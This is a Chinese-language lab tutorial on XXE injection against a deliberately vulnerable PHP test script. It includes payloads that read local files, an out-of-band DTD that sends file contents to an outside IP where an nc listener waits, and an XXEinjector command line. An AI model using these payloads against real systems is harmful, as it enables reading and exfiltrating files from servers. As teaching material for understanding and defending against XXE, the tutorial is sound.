xxe漏洞实战

前言

在 2017 年版的 `OWASP TOP 10`， `xxe` 强势上位。

本文对网上常见的利用方式做一个汇总

正文

测试环境

win10 phpstudy

测试代码：

```
<?php
$data = file_get_contents('php://input');

echo $data;
```


```
$dom = new DOMDocument();
$dom->loadXML($data);

print_r($dom);
```

就是直接对 `POST` 数据进行 `xml` 解析。

读取本地文件（有回显）

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///e:/flag.txt" >]>
<root>
<name>&xxe;</name>
</root>
```

上面是读取 `e:/flag.txt` 文件的内容，然后使用 `&xxe;` 引用



读取本地文件（无回显）

发送的 `payload`

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY % remote SYSTEM "http://45.63.0.120:8000/ed.dtd">
%remote;
%send;
]>
<data>4</data>
```

`http://45.63.0.120:8000/ed.dtd` 的内容为

```
<!ENTITY % payload SYSTEM "file:///e:/flag.txt">
```

```
<!ENTITY % param1 "<!ENTITY &#37; send SYSTEM 'http://45.63.0.120:2345/%payload;'>">
%param1;
```

大概的流程如下:


程序解析 我们发送的 payload

解析到引用了外部实体，加载

第一行获取 e:/flag.txt 的内容为 payload 的值

第2行 往指定端口发送 http 数据，加上payload 的值

首先 用 nc 监听 45.63.0.120:2345 , 同时在 45.63.0.120:8000 起一个 http server



nc 成功接收到了数据。

可以对文件内容做个 base64 编码 ,此时的 dtd 文件内容

```
<!ENTITY % payload SYSTEM "php://filter/read=convert.base64-encode/resource=e:/flag.txt">
<!ENTITY % param1 "<!ENTITY &#37; send SYSTEM 'http://45.63.0.120:2345/%payload;'>">
%param1;
```

使用XXEinjector自动化


脚本链接

https://github.com/enjoiz/XXEinjector

XXEinjector 和 sqlmap 是一种类似的方式，对正常的数据包请求包进行注入。

```
sudo ruby XXEinjector.rb --host=192.168.211.131 --file=/home/haclh/XXEinjector/req.txt --oob=http --path=/e:/flag.txt --verbose
```

```
--host 本机 ip
--file 正常请求的数据包文件，可以用 burp 抓取
--path 需要读取的文件
```



参考

https://goo.gl/kmF1MM

https://b1ngz.github.io/XXE-learning-note/

https://depthsecurity.com/blog/exploitation-xml-external-entity-xxe-injection

来源： https://www.cnblogs.com/hac425/p/9416847.html